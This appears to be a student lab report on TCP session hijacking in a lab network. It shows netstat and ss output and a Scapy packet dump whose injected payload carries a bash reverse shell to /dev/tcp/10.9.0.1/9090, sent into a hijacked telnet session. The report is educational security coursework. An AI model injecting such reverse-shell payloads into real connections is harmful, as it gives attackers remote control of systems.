
Now Run this code and do the same as you did to others.

Now check for active connection to see if your connection is there.




```
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:50514          ESTABLISHED
tcp        0      0 10.9.0.5:36976          10.9.0.1:9090           TIME_WAIT
root@aa13ed5721d4:/# ss -K dst 10.9.0.6 dport 50514
Netid State  Recv-Q  Send-Q   Local Address:Port     Peer Address:Port  Process
tcp   ESTAB  0       0             10.9.0.5:telnet       10.9.0.6:50514
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:37008          10.9.0.1:9090           ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:50518          ESTABLISHED
```

Finding a valid success message… Finally got it…



```
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:50554          ESTABLISHED
tcp        0      0 10.9.0.5:37018          10.9.0.1:9090           TIME_WAIT
root@aa13ed5721d4:/# ss -K dst 10.9.0.6 dport 50554
Netid State  Recv-Q  Send-Q   Local Address:Port     Peer Address:Port  Process
tcp   ESTAB  0       0             10.9.0.5:telnet       10.9.0.6:50554
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:37018          10.9.0.1:9090           TIME_WAIT
root@aa13ed5721d4:/# ss -K dst 10.9.0.1 dport 9090
Netid  State  Recv-Q  Send-Q   Local Address:Port   Peer Address:Port  Process
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

After trying all these. Go ahead now and run the code. To see the response. Finally got the perfect response..



```
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
urgptr     : ShortField                          = 0              (0)
options    : TCPOptionsField                     = []             (b'')
--
load       : StrField                            = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r' (b'')
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.6'     (None)
dst        : DestIPField                         = '10.9.0.5'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 38998          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 5              (0)
ack        : IntField                            = 3974829711     (0)
dataofs    : BitField  (4 bits)                  = None           (None)
reserved   : BitField  (3 bits)                  = 0              (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
urgptr     : ShortField                          = 0              (0)
options    : TCPOptionsField                     = []             (b'')
--
load       : StrField                            = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r' (b'')
```

……

TEAM MEMBERS & ASSIST


ETHICAL_HACKERS TEAM

TEAM LENGTH (2)

MEMBERS	**PROJECT**	**ASSIST**
MOHAMED BRIMA AMARA	PART (1)	WAS ALWAYS READY TO HELP AND ASK FOR HELP
MICHAEL LIN	PART (2)	SAME FOR HIM TOO. READY TO

		HELP AND ASK FOR ASSISTANCE.

The End…



THANKS FOR READING….